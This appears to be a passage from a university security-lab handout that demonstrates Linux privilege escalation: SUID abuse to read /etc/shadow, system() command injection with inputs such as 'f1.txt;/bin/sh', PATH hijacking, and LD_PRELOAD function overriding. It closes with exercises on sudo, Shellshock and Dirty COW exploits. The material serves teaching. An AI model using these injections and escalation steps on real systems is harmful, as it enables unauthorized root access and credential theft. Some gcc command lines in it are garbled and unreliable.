4458367	272	-rwSr-xr--	1	root	kismet	277288 May 7 12:45 /usr/bin/kismet_cap
4457411	44	-rwSr-xr-x	1	root	root	44840 Jul 7 18:30 /usr/bin/newgrp
4457192	116	-rwSr-xr-x	1	root	root	118168 Jul 7 18:30 /usr/bin/passwd
4457047	52	-rwsr-xr-x	1	root	root	52936 Jul 7 18:30 /usr/bin/chsh

```
(kali㉿kali)-[~/IS/module3/3.1]
$ ls -l /etc/shadow
-rw-r----- 1 root shadow 2019 Oct 23 09:57 /etc/shadow

(kali㉿kali)-[~/IS/module3/3.1]
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

(kali㉿kali)-[~/IS/module3/3.1]
$ sudo cat /etc/shadow
root:$y$j9t$xyoREjLmgfAJ2xzOmIRX0$T3smx.siIGJvfTYKeGA
daemon:*:19870:0:99999:7:::
bin:*:19870:0:99999:7:::
sys:*:19870:0:99999:7:::
sync:*:19870:0:99999:7:::
games:*:19870:0:99999:7:::
man:*:19870:0:99999:7:::
lp:*:19870:0:99999:7:::
mail:*:19870:0:99999:7:::
news:*:19870:0:99999:7:::
uucp:*:19870:0:99999:7:::
proxy:*:19870:0:99999:7:::
www-data:*:19870:0:99999:7:::
```

- **Exploiting SUID Privileged Programs:**

This is a security risk as well, because if an executable with the SUID bit set is compromised, it can be exploited by attackers to gain unauthorized access or privileges. This is especially risky if the executable has vulnerabilities. Now let's make use of SUID bit. We are going to use SUID bit to view the content of /etc/shadow file without using SUDO. We'll do this in two simple steps.

Step 1: Create a copy the /bin/cat program inside the /tmp/ directory, change its owner to root, and see if you can view the contents of /etc/shadow file:

```
$ cp /bin/cat mycat  
$ sudo chown root mycat  
$ ./mycat /etc/shadow
```

```
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ cp /bin/cat mycat  
  
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ sudo chown root mycat  
  
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ ls -l mycat  
-rwxr-xr-x 1 root kali 48144 Oct 28 09:45 mycat  
  
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ ./mycat /etc/shadow  
./mycat: /etc/shadow: Permission denied
```

Step 2: Now enable SUID bit for mycat program, and you can view the content of file /etc/shadow without using sudo:

```
$ sudo chmod u+s mycat  
$ ./mycat /etc/shadow
```

```
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ sudo chmod u+s mycat  
  
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ ls -l mycat  
-rwsr-xr-x 1 root kali 48144 Oct 28 09:45 mycat  
  
(kali㉿kali)-[~/IS/module3/3.1]  
└─$ ./mycat /etc/shadow  
root:$y$j9T$x9yoREjLmgfAJ2xz0miRX0$T3smx.siIGJvf  
daemon:*:19870:0:99999:7:::  
bin:*:19870:0:99999:7:::  
sys:*:19870:0:99999:7:::  
sync:*:19870:0:99999:7:::  
games:*:19870:0:99999:7:::  
man:*:19870:0:99999:7:::  
lp:*:19870:0:99999:7:::  
mail:*:19870:0:99999:7:::  
news:*:19870:0:99999:7:::  
uucp:*:19870:0:99999:7:::  
proxy:*:19870:0:99999:7:::  
www-data:*:19870:0:99999:7:::
```

Thus, if a SUID program has vulnerabilities (like buffer overflow), an attacker can exploit those to gain elevated privileges, potentially compromising the entire system. An attacker can manipulate input to a SUID program to execute arbitrary commands with elevated privileges.

To Do:

Suppose your friend *Kakamanna* gives you a chance to use his Linux account, and you have your own account on the same system. Can you take over *Kakamanna* account in 10 seconds?

Example 5: Exploiting the `system()` Function (using Command Injection)

The `system(char* cmd)` is a standard C library function, which is used to execute shell commands from within a program. It is passed a string and it spawns a shell program `/bin/sh` and use it to execute the cmd. The following two examples describes its behaviour:

```
//system1.c
#include <stdio.h>
#include <stdlib.h>
int main() {
    system("cal");
    printf("Done...Bye\n");
    return 0;
}
```

```
(kali㉿kali)-[~/IS/module3/3.1/programs]
$ ./system1
October 2024
Su Mo Tu We Th Fr Sa
      1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

Done ... Bye
```

```
//system2.c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char* argv[]) {
    system(argv[1]);
    printf("Done...Bye\n");
    return 0;
}
```

```
(kali㉿kali)-[~/IS/module3/3.1/programs]
$ ./system2 date
Wed Oct 30 09:41:17 AM PKT 2024

Done ... Bye
```

Now study the code of the following program, that prompts the user to enter a filename as input and constructs a command like `system("cat " + filename)` and display the contents of the file (`snprintf()` formats and stores a series of characters and values in the array as per the format string)

```
//system3.c
#include <stdio.h>
#include <stdlib.h>
int main() {
    char filename[100];
    printf("Enter a filename to display its content: ");
    fgets(filename, sizeof(filename), stdin);
    char command[150];
    snprintf(command, sizeof(command), "cat %s", filename);
    system(command); // Potentially dangerous!
    return 0;
}
```

```
(kali㉿kali)-[~/IS/module3/3.1/programs]
$ ./system3
Enter a filename to display its contents: f1.txt
This is a file f1.txt
```

The `system()` function is really great however, it can introduce significant security vulnerabilities if not used carefully. If user input is passed to `system()`, w/o any validation, an attacker can manipulate that input to execute arbitrary commands. If the command string contains special characters like ;, &, or |, it can lead to command execution beyond what the programmer intended.

```
(kali㉿kali)-[~/IS/module3/3.1/programs]
$ ./system3
Enter a filename to display its contents: f1.txt;date
This is a file f1.txt
Wed Oct 30 10:09:27 AM PKT 2024
```

To Do:

Now let us suppose that the attacker gives the input `f1.txt;/bin/sh`. What will happen, do you get a shell? Is this a shell with root privileges? If not, can we get a shell with root privileges?

Example 6: Exploiting the `system()` Function (using Environment Variables)

Environment variables are name-value pairs. Each running process has a block of memory that contains a set of the name-value pairs which usually come from its parent process. You can view the environment variables of a shell program using the `env` command. So, when you run a command inside a Linux shell, the shell program (parent) send its own environment variables along with some new environment variables to the child process. These environment variables sit in the memory of the child process, and if the child process does not use these variables at all, then these variables will have no impact on its execution. But if the child process uses these variables, then these variables will of course have an impact on its behavior.

Let us consider the `system1.c` source file again:

- A natural question that might come to your mind is that how does `system()` function in the given code file, find the command `cal` as we have not passed the absolute path of this command which is `/usr/bin/cal`. The answer is using the `PATH` variable, which is an environment variable that contains colon separated list of absolute path names of all the directories where the shell is going to search for the binaries in the specified sequence. To display the current value of any environment variable, say `PATH`, you can use the following command:

```
$ echo $PATH
```

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
//system1.c
#include <stdio.h>
#include <stdlib.h>
int main() {
    system("cal");
    printf("Done...Bye\n");
    return 0;
}
```

- Now being a hacker, you're not interested in running the calendar program, rather you are interested in running a shell program with root privileges. Copy the `/bin/sh` program in the present working directory and rename it as `cal` using the following command:

```
$ cp /bin/sh cal
```

- Now add the path of the `pwd`, i.e., a period in the very beginning of the `PATH` variable using the following command:

```
$ PATH=.:$PATH
```

```
$ echo $PATH
```

```
.: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

- After modifying the `PATH` variable of the shell, when you will run the above program, the shell program will pass this modified `PATH` variable to the child process. So the `system()` function will now first search for `cal` program inside the `pwd`, instead of `/usr/bin/` directory. Hence you will get a shell program instead of the calendar program. Does the resulting shell have root privileges? If not why not?

To Do: Now let us suppose that in the above program the `system("cal");` is changed with `system("/usr/bin/cal");` Can you still hack this program (Hint: Use IFS environment variable)

Example 7: Exploiting the Shared Libraries (using Environment Variables)

Consider compiling the following program, and linking it statically with `libc.a` and dynamically with `libc.so`.

```
//prog1.c
#include <stdio.h>
int main() {
    printf("Hello World!\n");
    return 0;
}
```

```
(kali㉿kali)-[~/IS/module3/3.1/libraries]
$ ls -lh
total 740K
-rwxrwxr-x 1 kali kali 16K Oct 30 22:11 dynamicprog1
-rw-rw-r-- 1 kali kali 82 Oct 30 22:11 prog1.c
-rwxrwxr-x 1 kali kali 720K Oct 30 22:12 staticprog1
```

We can use the `ldd` program to check the dynamic dependency of the above executable files. The output shows that the `dynamicprog1` program relies on three shared object libraries. The first one `linux-vdso.so.1` is the Virtual Dynamic Shared Object library that is used for system calls. The second one `libc.so.6` is the standard C library. The third one `ld-linux-x86-64.so` is the linker itself.

```
(kali㉿kali)-[~/IS/module3/3.1/libraries]
$ ldd dynamicprog1
 linux-vdso.so.1 (0x00007ffdf5b54000)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f26e4d0d000)
 /lib64/ld-linux-x86-64.so.2 (0x00007f26e4f18000)

(kali㉿kali)-[~/IS/module3/3.1/libraries]
$ ldd staticprog1
 not a dynamic executable
```

A natural question that might come to your mind is that how does the loader (`ld`) knows, where to find these libraries. In `x86_64-linux`, the default paths for dynamic libraries are typically configured inside the `x86_64-linux-gnu.conf` file, which is shown below:


```
$ cat /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
```

LD_LIBRARY_PATH: In Linux, to temporarily override the default shared library paths, we can use the `LD_LIBRARY_PATH` environment variable. This variable is especially useful when running applications that require specific or custom versions of libraries that are not installed in the default locations. Remember, using relative paths in `LD_LIBRARY_PATH` can be dangerous. If an attacker can create files in the specified directories or influence the current working directory, he/she may load his/her own libraries.

LD_PRELOAD: Similarly, the `LD_PRELOAD` environment variable allows you to specify one or more shared libraries that should be loaded before any other libraries when running a program. This is particularly useful for overriding functions in other shared libraries, which can be helpful in debugging, testing, and custom function implementations. Since, `LD_PRELOAD` allows injecting arbitrary code into a process, it can be a security risk if set globally or used with untrusted programs. For security, `LD_PRELOAD` is ignored for `setuid/setgid` binaries to prevent privilege escalation.

Consider the following program, that is dynamically linked with the standard C library function and therefore, the loads the code of `printf()` and `sleep()` functions at runtime from the standard C library `libc.so` located in `/lib/x86_64-linux-gnu/` directory. Let us compile and execute this program:

```
//vulnerable.c
#include <stdio.h>
#include <unistd.h>
int main() {
    printf("Welcome to Hacking with Dynamic Libraries.\n");
    sleep(2);
    return 0;
}
```



(kali㉿kali)-[~/IS/module3/3.1/ex7]\$ gcc vulnerable.c
(kali㉿kali)-[~/IS/module3/3.1/ex7]\$./a.out
Welcome to Hacking with Dynamic Libraries.
(kali㉿kali)-[~/IS/module3/3.1/ex7]\$

A terminal window showing the compilation of `vulnerable.c` using `gcc` and the execution of the resulting binary `a.out`. The output of the program is displayed.


So, you see the above program is working perfectly fine as expected, i.e., it prints the message, sleeps for 2 seconds and then terminates. Let us suppose an attacker creates a malicious shared library having a `sleep()` function as shown below:

```
//mysleep.c
#include <stdio.h>
int sleep() {
    printf("I am not sleeping, rather trying to hack you :)\n");
    return 0;
}
```

```
$ gcc -fPIC mysleep.c mysleep.c
$ gcc -shared mysleep.o libmylib.so
```

After creating the library `libmylib.so` having only one function in it with the name of `sleep`. The attacker places the path of this malicious library in the `LD_PRELOAD` environment variable. Now, when you execute the above executable again, instead of calling the `sleep()` function of the standard C library, linker will call the `sleep()` function of this malicious library.

```
$ export LD_PRELOAD=./libmylib.so
$ ./a.out
```



(kali㉿kali)-[~/IS/module3/3.1/ex7]\$ export LD_PRELOAD=./libmylib.so
(kali㉿kali)-[~/IS/module3/3.1/ex7]\$./a.out
Welcome to Hacking with Dynamic Libraries.
I am not sleeping, rather trying to hack you :)

A terminal window showing the setting of the `LD_PRELOAD` environment variable to point to the malicious library `libmylib.so`, followed by the execution of the original program `a.out`. The output now reflects the behavior of the malicious library's `sleep` function.

Once you are done, DONOT forget to unset this environment variable `$ unset LD_PRELOAD`

Assignment:

Study the following three CVEs. Write a detailed and comprehensive report for each CVE, that should cover at least the following points:

- What is this vulnerability?
- How to exploit this vulnerability?
- Practical step by step example.
- How to mitigate this vulnerability?

Task 1: Exploiting the sudo Vulnerability (CVE-2019-14287)

We all know that the `sudo` command is used to execute commands as a superuser. It is a privilege escalation vulnerability in the `sudo` versions prior to 1.8.28, which allows a user to execute commands as root by bypassing restrictions in the `/etc/sudoers` file. The issue is triggered when the `ALL` keyword is specified in the `Runas` specification of the `sudoers` configuration file.

Task 2: Exploiting the ShellShock Vulnerability (CVE-2014-6271)

Shellshock, also known as the Bash bug, is a critical vulnerability in the Bash shell from versions 1.0.3 through 4.3.0. It allows an attacker to execute arbitrary commands on a vulnerable Linux system by sending specially crafted environment variable, a function definition that will be executed by Bash.

Task 3: Exploiting the DirtyCOW Vulnerability (CVE-2016-5195)

The Dirty COW is a race condition vulnerability that exist inside the Linux Kernel till version 2.6.22. Dirty COW works by creating a race condition in the way the Linux kernel's memory subsystem handles copy-on-write (COW) breakage of private read-only memory mappings. This race condition can allow an unprivileged local user to gain write access to read-only memory mappings and, in turn, increase their privileges on the system. To perform this task students should first make their hands dirty and practically understand as to how memory mapping works in Linux. Following video might be helpful for this: ☺

https://www.youtube.com/watch?v=z0I1TlqDi50&list=PL7B2bn3G_wfC-mRpG7cxJMnGWdPAQTViW&index=30

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.